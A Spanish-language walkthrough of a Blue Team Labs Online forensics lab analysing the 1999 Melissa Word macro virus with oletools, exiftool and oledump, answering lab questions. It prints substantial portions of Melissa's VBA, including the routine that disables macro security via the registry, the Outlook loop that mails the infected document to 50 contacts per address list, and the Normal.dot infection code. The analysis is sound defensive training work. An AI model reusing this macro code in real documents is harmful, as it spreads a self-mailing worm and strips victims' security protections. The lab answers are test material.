BLUE TEAM LABS ONLINE
Powered by Security Blue Team

RESOLUCIÓN DE LABORATORIO

Lab: Melissa (BTLO)

Análisis forense de un documento Office infectado con el virus de macro Melissa, identificando su evasión de seguridad, propagación vía Outlook y persistencia, mediante Oletools, ExifTool y oledump.

Escenario:

Melissa aka W97M.Melissa.A (Symantec) or Virus:W32/Melissa (F-Secure) is a macro virus dates back to March 26, 1999.

Herramientas utilizadas:

- Oletools
- Exiftool
- Oledump

P1: Submit the stream number that contains the Melissa macro in the LIST.DOC file

R: 7


Se tiene un archivo sospechoso de nombre LIST.DOC. La información extraída del archivo confirma que se trata de un archivo de tipo 'Composite Document File V2 Document' (OLE), además, los metadatos extraídos mediante exiftool muestran al autor 'John Holmes' y que se trataría de un informe de credenciales para 73 sitios de páginas para adultos.

```
sebastian@sebastian-vmwarevirtualplatform:~/Documents/Sample$ file LIST.DOC
LIST.DOC: Composite Document File V2 Document, Little Endian, Os: Windows, Versi
on 4.10, Code page: 1252, Title: Password List for March 26th 1999, Subject: Adu
lt Website Passwords, Author: John Holmes, Keywords: 73 sites in this list, Comm
ents: Password List for March 26th 1999, Template: Normal.dot, Last Saved By: Hi
m, Revision Number: 2, Name of Creating Application: Microsoft Word 8.0, Create
Time/Date: Fri Mar 26 11:39:00 1999, Last Saved Time/Date: Fri Mar 26 11:39:00 1
999, Number of Pages: 2, Number of Words: 745, Number of Characters: 4249, Secur
ity: 0
```

```
sebastian@sebastian-vmwarevirtualplatform:~/Documents/Sample$ exiftool LIST.DOC
ExifTool Version Number         : 12.76
File Name                       : LIST.DOC
Directory                       : .
File Size                       : 41 kB
File Modification Date/Time     : 2019:01:09 22:40:54-05:00
File Access Date/Time           : 2026:11:07 22:17:25-05:00
File Inode Change Date/Time     : 2026:11:07 22:16:49-05:00
File Permissions                : -rw-rw-r--
File Type                       : DOC
File Type Extension             : doc
MIME Type                       : application/msword
Identification                  : Word 8.0
Language Code                   : English (US)
Doc Flags                       : 1Table, ExtChar
System                          : Windows
Word 97                         : No
Title                           : Password List for March 26th 1999
Subject                         : Adult Website Passwords
Author                          : John Holmes
Keywords                        : 73 sites in this list
Comments                        : Password List for March 26th 1999
Template                        : Normal.dot
Last Modified By                : Him
Software                        : Microsoft Word 8.0
Create Date                     : 1999:03:26 11:39:00
Modify Date                     : 1999:03:26 11:39:00
Security                        : None
Category                        : 73 sites in this list
Company                         : Adult Verification Products (AVP)
```

Luego, se utilizó hexdump para extraer el volcado hexadecimal e inspeccionar los bytes del archivo, así como su contenido. De manera superficial se confirma la vista de credenciales de las páginas para adultos, sin embargo, a partir del offset 0x61f0 se visualizaron varios IoCs tal como referencias a claves de registro 'HKEY_CURRENT_USER\Software\Microsoft\Office\' bajo el alias 'Kwyjibo', mensajes embebidos 'Here is that document you asked for... don't show anyone

else’ y firmas significativas del virus macro Melissa, famoso en el año 1999 por su propagación masiva por Outlook una vez que se abría el archivo, comportamiento característico de un gusano informático, lo cual relaciona la fecha de creación del archivo (26 de marzo de 1999) y explica el contenido incitante del presente archivo.



Mediante oleid se puede confirmar que el archivo si contiene VBA macro, entonces, se utilizó oledump.py para verificar que número de stream dentro de la estructura del archivo es el que contiene macros, siendo éste el stream 7 con el nombre 'Macros/VBA/Melissa'.

Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Word 8.0	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	John Holmes	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.

```
 1:       106 '\x01CompObj'
 2:       576 '\x05DocumentSummaryInformation'
 3:       512 '\x05SummaryInformation'
 4:      4113 '1Table'
 5:       331 'Macros/PROJECT'
 6:        26 'Macros/PROJECTwm'
 7: M    6544 'Macros/VBA/Melissa'
 8:      3946 'Macros/VBA/_VBA_PROJECT'
 9:      1407 'Macros/VBA/__SRP_0'
10:        98 'Macros/VBA/__SRP_1'
11:       178 'Macros/VBA/__SRP_2'
12:        64 'Macros/VBA/__SRP_3'
13:       633 'Macros/VBA/dir'
14:      9253 'WordDocument'
```

P2: After identifying which version of word, Melissa will enable all macros from registry

R: 9.0

Melissa es conocido por modificar la clave de registro 'HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security' en caso la víctima tenga la versión de Word 2000 instalado; con el objetivo de deshabilitar la advertencia de seguridad de macros y se ejecute automáticamente. Esto se

muestra de manera superficial en la anterior lectura del volcado hexadecimal donde la versión de Word que el malware trataba de identificar era 9.0, sin embargo, para confirmar dicho comportamiento, se tuvo que descomprimir el macro del stream 7.

En el primer bloque del código de Melissa se muestra una condicional que verifica la existencia de la clave de registro específica de Word 2000 (Office\9.0\Word\Security). Si dicha clave existe, el malware asume que la víctima tiene Word 2000 instalado y establece el valor de Level en 1 (nivel de seguridad más bajo, que permite ejecutar macros sin advertencia). En caso de que la clave no exista (devuelva vacío), el malware asume que la versión instalada es Word 97, y en su lugar desactiva directamente las opciones ConfirmConversions, VirusProtection y SaveNormalPrompt mediante el objeto Options de Word, además de deshabilitar la opción 'Macro' dentro del menú 'Tools' para ocultarla de la víctima.

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
```

P3: What is the email service targeted by Melissa

R: Outlook

Posterior al proceso de evasión del malware, se muestra un bloque que tiene como objetivo validar la existencia de la firma '... by Kwyjibo' en la clave de registro 'HKEY_CURRENT_USER\Software\Microsoft\Office\' para verificar si Melissa ya ha sido ejecutado o no. En caso de no haberse comprometido aún el equipo de la víctima, entonces, se abrirá el servicio de Outlook automáticamente, iterará sobre todas las libretas de direcciones y enviará un correo a los 50 primeros contactos de cada lista. El contenido de dicho correo enviado tendrá el mensaje 'Important Message From [UserName]' y 'Here is that document you asked for ... don't show anyone else ;-)' y se adjuntará el archivo infectado.

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
        Next oo
        BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
        BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
        BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
        BreakUmOffASlice.Send
        Peep = ""
    Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
```

P4: How many number of email addresses were collected

R: 50

Se enviará el correo a los 50 primeros contactos de cada lista.

```
For oo = 1 To AddyBook.AddressEntries.Count
    Peep = AddyBook.AddressEntries(x)
    BreakUmOffASlice.Recipients.Add Peep
    x = x + 1
    If x > 50 Then oo = AddyBook.AddressEntries.Count
```

P5: What is the string used by melissa to identify whether a PC is infected or not and decide whether to collect email addresses or not

R: ... by Kwyjibo

Como se mencionó anteriormente, el malware verificará la existencia de la firma de compromiso bajo la cadena de texto '... by Kwyjibo'.

```
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
```

P6: What is the variable responsible for identifying the email username of the infected PC

R:

En cadena de texto que el malware pondrá en el correo se concatena la variable 'Application.UserName' luego de 'Important Message From '.

```
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
```

P7: What is the text in email body used for spreading melissa

R: Here is that document you asked for ... don't show anyone else ;-)

Luego, el malware usa el texto sugestivo 'Here is that document you asked for ... don't show anyone else ;-)' lo que indica una técnica de ingeniería social para incitar a la víctima a abrir el archivo y propagarse el malware.

```
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
```

P8: What is the text that is inserted by Melissa in an open word document?

R: Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.

Luego de la autopropagación, Melissa emplea tácticas de persistencia, en detalle, Melissa copiará su código VBA al documento actual y a la plantilla global Normal.dot para que cualquier otro documento nuevo esté infectado también.

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
```

Finalmente, se empleará una última condicional, ésta tiene como objetivo asustar o confundir a la víctima. Cada vez que el número de día y el número de minutos sea el mismo, Melissa insertará la cadena de texto ' Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.' en un documento que la víctima tenga abierto.

```
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all
 my letters.  Game's over.  I'm outta here."
End Sub
```